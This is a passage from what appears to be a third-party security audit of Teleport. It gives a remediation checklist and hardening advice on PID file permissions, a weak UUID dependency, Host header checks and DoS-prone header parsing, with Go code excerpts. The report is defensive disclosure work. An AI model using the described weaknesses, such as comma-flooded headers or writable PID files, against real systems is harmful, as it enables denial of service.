☑	**Provide opaque error causes for restricted clusters**
☑	• **Raise an error and abort the connection in case a certificate is not passed, or** • **Create a dedicated function only meant for unit tests with a distinct name (e.g. `UnsafeNewSpdy RoundTripperWithDialer`). In this case, consider introducing pre-commit hooks to detect any insecure use of such function**
☑	**Implement a CSRF token-based mitigation similar to the OAuth `state` token to prevent similar attacks**
☑	**Ensure that the passed variables are correctly escaped, possibly only allowing alphanumeric characters for the name value (e.g. `/^[\w-_.]+$/`) and a restricted set of characters for the URI value (e.g. `/^[\w-\/:@?=_.]+$/`)**
☐	**Invalidate every AAP application session if the parent session is manually invalidated, if the role associated to the user is updated or changed, or if a successful password change occurs**
☐	**Ensure that the request is fired to a safe host, possibly limiting the response content in the audit log**
☑	**Limit the length and the charset of all requesters' reasons (e.g. `/^[\w @\/()]{0,60}$/`)**
☑	**Don't allow user-provided headers to override any headers set by Teleport's AAP**
☑	**The metric endpoint should be available only to authenticated clients. If this is not possible, resource tokens should be partially redacted to limit the exfiltration risk**
☑	**Perform expiration checks on the certificate returned during the first connection by the authentication server. Lower the default TTL for a CA to 1 year, implementing automatic rotation through the `RotateCertAuthority` function (`lib/auth/rotate.go:204`)**

☑	**Avoid loading arbitrary data into memory regardless of size. Limit the size of a valid JSON tree and return an error closing the connection when it consumes a substantial amount of memory, especially for unauthenticated remote endpoints**
☑	**Ensure that the platform is built to gracefully handle all possible errors. In the implementation, the application should keep track of failures and log alerts for sensible operations. In some cases additional actions could be performed in response to errors**
☑	**Restrict the FQDN possible values in launch URLs, forcing its correct resolution to a known AAP application callback registered in the clusters**
☑	**Since CSP is a defense-in-depth security feature, we recommend explicitly setting the** `object-src` **directive to** `none` **and the** `base-uri` **to** `self`

When done patching the listed vulnerabilities, many clients find it worthwhile to perform a retest. During a retest Doyensec researchers will attempt to bypass and subvert all implemented fixes. Retests usually take one day. Please reach out if you'd like more information on our retesting process.

Appendix C - Hardening Recommendations

Optimizing the security of any application involves a compromise with usability. Teleport should find a balance between security and UX, to protect user data while keeping the application accessible to everyone.

With the objective of finding such balance and through discussions on the unique threat model, Doyensec created the following hardening recommendations. We recommend considering the following changes to improve the overall security posture of the Teleport platform.

A. The Process ID (PID) File Must Be Properly Secured

- The `PIDFile` configuration directive sets the file path to the process ID file to which the Teleport daemon records the process id of the server, which is useful for sending a signal to the server process or for checking on the health of the process.
  In the Teleport documentation, it is recommended for production purposes to start the Teleport daemon via an init system like *systemd* setting the `PIDFile` directive. Here's the recommended Teleport service unit file for *systemd* as of v5.0.0:

```
[Unit]
Description=Teleport SSH Service
After=network.target

[Service]
Type=simple
Restart=on-failure
ExecStart=/usr/local/bin/teleport start --config=/etc/teleport.yaml --pid-file=/
run/teleport.pid
ExecReload=/bin/kill -HUP $MAINPID
PIDFile=/run/teleport.pid

[Install]
WantedBy=multi-user.target
```

- This `PIDFile` directive is used to set the path of the file that should contain the process ID number of the main child that should be monitored. If the `PIDFile` is set writable, other accounts could create a Denial of Service attack and prevent the server from starting by creating a PID file with the same name.
  In `/lib/service/service.go:738` a `PIDFile` (`teleport.pid`) is created in the directory specified by the `--pid-file` flag (usually the `/var/run/` or `/run/` directories). This PID file is created with `0666` permissions. As a fix, set appropriate permissions and/or ownership for the PID file.

B. SAML Dependency Generating Non-Random UUIDv4

- The SAML 2.0 library for Service Providers *russellhaering/gosaml2*[16] integrated with Teleport is used in its early `v0.0.0-20170515204909-8908227c114a`[17]. In this release its `build_request.go` file is using the *satori/go.uuid*[18] dependency to generate UUIDv4 and populate the assertions' ID attribute. In a later version of the *russellhaering/gosaml2* library, the dependency was removed.
  In March 2018, a bug in the *satori/go.uuid* library was discovered[19] affecting UUIDv4 generation. Affected versions of this package were found to be vulnerable to insecure randomness producing predictable UUID identifiers due to the limited number of bytes read when using the `g.rand.Read` function. While the issue was later fixed in the *master* branch, the *russellhaering/gosaml2* library version currently featured in Teleport is still using the v1.1.1 affected by this security bug (`v1.1.1-0.20170321230731-5bf94b69c6b6`). The impact of the issue is negligible since Teleport SAML connectors should not be directly affected in a way that impacts the security of the SAML authentication scheme provided by *russellhaering/gosaml2*.

C. Arbitrary Host Header Accepted

- RFC2616 defines the `Host` request-header field to specify the Internet host and port number of the resource being requested, as obtained from the original URI given by the user or referring resource. Because of its design, Teleport's AAP proxy is accepting any value for its `Host` HTTP header. While a best-effort FQDN resolution is used to identify the requested application running a root or leaf cluster, Teleport should limit this flexibility to the second-level (hostname) domain, while enforcing a check on the domain and port components of the requested FQDN.

D. Reduce DoS-prone Coding Patterns

- The flexibility provided by the Go HTTP library can be extremely risky without adequate protection against large content and can lead to Denial of Service (DoS) issues. While the `MaxBytesReader` and `MaxHeaderLines` settings can help mitigate some attacks, further processing of large headers can still lead to general slow-downs when computationally-intensive operations are performed. As a way of example, in order to decide which forwarder (HTTP or WebSocket) to use based on the specific request, Teleport's Oxy HTTP server calls the `isWebsocketRequest` in the `ServeHTTP` function (`gravitational/oxy/forward/fwd.go:166`):

```
// ServeHTTP decides which forwarder to use based on the specified
// request and delegates to the proper implementation
func (f *Forwarder) ServeHTTP(w http.ResponseWriter, req *http.Request) {
 if isWebsocketRequest(req) {
        f.websocketForwarder.serveHTTP(w, req, f.handlerContext)
 } else {
        f.httpForwarder.serveHTTP(w, req, f.handlerContext)
 }
}
```

[16] https://github.com/russellhaering/gosaml2

[17] https://github.com/russellhaering/gosaml2/tree/8908227c114abe0b63b1f0606abae72d11bf632a/

[18] https://github.com/satori/go.uuid

[19] https://github.com/satori/go.uuid/issues/73

To make this decision, the `isWebsocketRequest` function checks if the request contains both the `Connection` header set to "`upgrade`" and the `Upgrade` header set to "`websocket`":

```
// isWebsocketRequest determines if the specified HTTP request is a
// websocket handshake request
func isWebsocketRequest(req *http.Request) bool {
 containsHeader := func(name, value string) bool {
        items := strings.Split(req.Header.Get(name), ",")
        for _, item := range items {
                if value == strings.ToLower(strings.TrimSpace(item)) {
                        return true
                }
        }
        return false
 }
 return containsHeader(Connection, "upgrade") && containsHeader(Upgrade,
"websocket")
}
```

Since the `containsHeader` function is performing a strings' `Split()` on the whole header's content, it is possible for an attacker to provide a `Connection` and an `Upgrade` header containing a large number of comma separators, triggering a computationally intensive request. Potential mitigations include evaluating the complexity of strings passed to the such functions or truncating a header string if it is over a reasonable length. Alternatively, the Teleport team should decreasing the maximum permitted size of a header by overriding the `Server.MaxHeaderBytes` setting[20].

- The same pattern can be also identified in other parts of the codebase such as in `lib/utils/linking.go:84`, where a split is performed in the `ParseWebLinks` function on a third-party provided header (in this case, Github's API):

```
// ParseWebLinks partially implements RFC 8288 parsing, enough to support
// GitHub pagination links. See https://tools.ietf.org/html/rfc8288 for more
// details on Web Linking and https://github.com/google/go-github for the API
// client that this function was original extracted from.
//
// Link headers typically look like:
//
//   Link: <https://api.github.com/user/teams?page=2>; rel="next",
//     <https://api.github.com/user/teams?page=34>; rel="last"
func ParseWebLinks(response *http.Response) WebLinks {
 wls := WebLinks{}

 if links, ok := response.Header["Link"]; ok && len(links) > 0 {
        for _, lnk := range links {
                for _, link := range strings.Split(lnk, ",") {
                        segments := strings.Split(strings.TrimSpace(link), ";")

                        // link must at least have href and rel
                        ...

                        // ensure href is properly formatted
                        ...

                        // try to pull out page parameter
                        ...
```

[20] https://github.com/golang/go/blob/50b16f9de590822a04ec8d6cbac476366c1bde32/src/net/http/server.go#L2598-L2603

```
                        for _, segment := range segments[1:] {
                                ...

                        }
                }
        }
    }

    return wls
}
```

E. Require User Interaction for Launch Links

- When launching a new application or terminal session, ensure that further confirmation is required from the users when initiating them from direct URLs in respect to when launched from the Teleport Web UI by checking the `Origin`/`Referer` header. Requiring an explicit confirmation for the action would limit the exploitability of potential issues similar to `TEL-Q420-3` and `TEL-Q420-7`.